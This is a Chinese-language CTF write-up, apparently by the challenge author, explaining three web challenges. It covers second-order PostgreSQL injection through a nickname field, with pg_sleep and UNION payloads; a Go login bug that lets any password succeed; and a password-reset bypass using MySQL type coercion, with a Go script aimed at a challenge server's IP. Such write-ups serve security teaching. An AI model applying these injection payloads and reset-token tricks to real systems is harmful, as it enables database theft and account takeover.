Motto

从源码中可以看出 `/mymottos` 路由存在注入

```
//查看我的motto
engine.GET("/mymottos", func(c *gin.Context) {
    cookie, err := c.Cookie("yliken_cookie")
    if err != nil {
        htmlContent := `<script>alert("请先登录");window.location.href="/login"</script>`
        c.Data(http.StatusOK, "text/html; charset=utf-8", []byte(htmlContent))
        return
    }
    jwt, _ := function.DeJwt(cookie)
    nickname := (*jwt)["nickname"].(string)
    var mottos []config.MottoInfo
    sql := "SELECT * FROM motto_infos where nick_name = '" + nickname + "'"
    fmt.Println(sql)
```

而 `nickname` 可以在 `/changeNickName` 路由进行更改

所以 注入方式就是

现在 `/changeNickName` 路由 修改自己的 `nickname` 然后再在 `/mymottos` 路由查看回显


不过开始注入的时候

用mysql的语句可能会行不通

题目中给了提示 说是 只换了些 `"小部件"` 或许就是将后端的数据库类型给换了

将昵称修改为 `p0l1st' and pg_sleep(5)::text IS NOT NULL; -- a`

然后再访问 `/mymottos` 路由会有明显的延时



然后就可以判断 数据库类型其实是用的 `PostgreSQL`

然后将昵称修改为 `p0l1st' union select null,null,null -- a`

再访问 `/mymottos` 路由

此时说明有三个字段

> PostgreSQL数据库进行联合查询的时候 要保证 前面的查询查出的字段的数据类型 与 后一个查询查出的数据类型一样。
>
> null可以匹配任意数据类型

昵称为`p0l1st' union select 1,null,null -- a`时没报错

说明第一个字段为`int`型

昵称为`p0l1st' union select 1,'2',null -- a`时

说明第二个字段 为字符型 并且第二个为回显点

昵称为`p0l1st' union select 1,'2','3'-- a`时

说明第三个字段 为字符型 并且第三个为回显点

使用`p0l1st' union select 1,'2', tablename FROM pg_tables WHERE schemaname = 'public'; -- a`

来查表名

有三个表`register_infos` `atablecalledflag` `motto_infos`

使用`p0l1st' union select 1,'2', * FROM atablecalledflag -- a`来查询flag

video

本来是想出成压轴题的

但是登录逻辑没写好，导致用户只需要将用户名输入正确密码随便输入就可以登录上去

闹笑话了🤡

相关代码在`handers.go`文件中的`PostLogin`函数中

```
func PostLogin(c *gin.Context) {
    username := c.PostForm("username")
    password := c.PostForm("password")
    id := utils.SearchUserId(username, db)
    if id == 0 {
        c.String(400, "用户名或者密码错误")
        return
    }

    err := db.Raw("select id from userinfos where username=? and password=?",
username, password).Scan(&id).Error
    if err != nil {
        c.String(400, "用户名或者密码错误")
        return
    }
    session := sessions.Default(c)
    session.Set("user", username)
    session.Save()
    c.String(200, "登录成功")
}
```

这段代码先用`id := utils.SearchUserId(username, db)`查询一下用户名是否存在于数据库中

如果存在则将查询出的id赋值给id

然后`err := db.Raw("select id from userinfos where username=? and password=?", username, password).Scan(&id).Error`在这次查询之后

即使没查到任何东西 会将id赋值为0 err仍为 nil

则会导致程序直接跳过if判断 直接设置cookie

```
if err != nil {
    c.String(400, "用户名或者密码错误")
    return
}
```

然后导致随便输入密码也能成功登录。

video Revenge

OK

这个是登录逻辑框修复版本。

重置密码部分分为两步

第一步是 输入用户名获取重置Token

第二步是 利用获取的Token重置密码

获取重置Token路由的代码

```
func PostResetrequest(c *gin.Context) {
```

```
    user := c.PostForm("username")
    // 判断一下 Reset Token 是否存在
    var token string
    err := db.Raw("SELECT token FROM resetpasswords WHERE username=?",
user).Scan(&token).Error
    if err != nil {
        fmt.Println(err)
        c.String(400, "用户不存在")
        return
    }
    token = ""
    token = strconv.FormatInt(time.Now().Unix(), 10) + "-" + uuid.New().String()
    fmt.Println("user", user)
    err = db.Exec("UPDATE resetpasswords SET token=? WHERE username=?", token,
user).Error
    if err != nil {
        fmt.Println(err)
    }
    fmt.Println("token:", token)
    c.String(200, "成功发送重置密码Token")
}
```

token的生成规则是 `时间戳` + `"-"` + `"uuid()"`

然后将生成的Token插入到数据库中

但是并没有将Token返回给我们 `(fmt.Println("token:", token) 只是将token打印到控制台)`

再看重置密码路由代码

```
func PostResetconfirm(c *gin.Context) {
    var data map[string]interface{}
    if err := c.ShouldBindJSON(&data); err != nil {
        c.String(400, "无效的 JSON")
        return
    }

    username, _ := data["username"].(string)
    newPassword, _ := data["newPassword"].(string)

    token, ok := data["token"]

    if !ok {
        c.String(400, "缺少 token 字段")
        return
    }
    fmt.Printf("username = > %T,token = > %T,newpasswd = > %T\n", username,
token, newPassword)
    fmt.Println(username, token, newPassword)
    var re string
    db.Raw("SELECT username from resetpasswords where token=?", token).Scan(&re)
    if re == username {
        db.Exec("UPDATE userinfos SET password=? WHERE username=?", newPassword,
username)
```

```
        c.String(200, "密码重置成功!")
        return
    } else {
        c.String(400, "token错误")

    }
}
```

后端用data来接收json传入的数据

键是string类型 值是interface{}类型

> 在 Go 里，`interface{}` 表示**空接口**，它可以存放任意类型的值（`string`、`int`、`float64`、结构体等都行）。

然后再从data中提取出`usernmae` `newpassword` `token` 然后将其赋值给相应的变量中

在赋值的过程中 使用`:=`进行赋值

> `:=`在`Go`中声明新变量，并用右侧的值进行初始化，同时自动推导变量类型。 类似python

然后以`db.Raw("SELECT username from resetpasswords where token=?", token).Scan(&re)`来判断token的正确性

https://dev.mysql.com/doc/refman/8.4/en/type-conversion.html

在mysql中如果字符串与数字进行比较的话 如果字符串前几位数字是数字，则会将几位数字与其进行比较

```
mysql> select "123456asdas" = 123456;
+-----------------------+
| "123456asdas" = 123456 |
+-----------------------+
|                     1 |
+-----------------------+
1 row in set, 1 warning (0.00 sec)

mysql> select "123456asdas" = "123456";
+--------------------------+
| "123456asdas" = "123456" |
+--------------------------+
|                        0 |
+--------------------------+
1 row in set (0.00 sec)

mysql> select "123456asdas" = 23456;
+----------------------+
| "123456asdas" = 23456 |
+----------------------+
|                    0 |
+----------------------+
1 row in set, 1 warning (0.00 sec)
```

```
mysql> select "123456asdas" = 123456;
+-------------------------+
| "123456asdas" = 123456 |
+-------------------------+
|                       1 |
+-------------------------+
1 row in set, 1 warning (0.00 sec)

mysql> select "123456asdas" = "123456";
+---------------------------+
| "123456asdas" = "123456" |
+---------------------------+
|                         0 |
+---------------------------+
1 row in set (0.00 sec)

mysql> select "123456asdas" = 23456;
+-------------------------+
| "123456asdas" = 23456 |
+-------------------------+
|                       0 |
+-------------------------+
1 row in set, 1 warning (0.00 sec)
```


当执行`select "123456asdas" = 123456;`的时候返回为true

什么?

你说你看不懂?

那你看看下面的php代码或许也能理解

```php
<?php
show_source(__FILE__);
$a = $_GET['a'];
if (!is_numeric($a)) {
    if ($a == 1000) {
        echo "you are right";
    }
}
```




刚才提到了token的生成规则是 `时间戳` + `"-"` + `"uuid()"` 时间戳是纯数字 后面的是字符


所以写一个脚本记录一下 获取Token 的时间戳就行了

```
package main

import (
    "fmt"
    "io"
    "net/http"
    "net/url"
    "strings"
    "time"
)

func main() {
    client := &http.Client{}

    // 构造表单数据
    form := url.Values{}
    form.Add("username", "admin")

    // 发送 POST 请求
    resp, err := client.Post(
        "http://38.55.99.195:33628/resetrequest",
        "application/x-www-form-urlencoded",
        strings.NewReader(form.Encode()),
    )
    timeU := time.Now().Unix()
    if err != nil {
        fmt.Println("请求失败:", err)
        return
    }
    defer resp.Body.Close()

    // 读取响应内容
    body, err := io.ReadAll(resp.Body)
```

```
    if err != nil {
        fmt.Println("读取响应失败:", err)
        return
    }

    fmt.Println("响应内容:")
    fmt.Println(string(body))
    fmt.Println("时间戳: ====> ", timeU)
}
```




直接填入token发包是json默认发字符串类型的数据



将token的`""`删去 传输入数字类型的数据

本地获取的时间戳与远程获取的可能会有大`1~2`秒或者小`1~2`秒的误差

我这里出现了1s的误差 将80改为79成功重置admin的密码



然后使用`admin/123456`就能给成功登录admin

然后getflag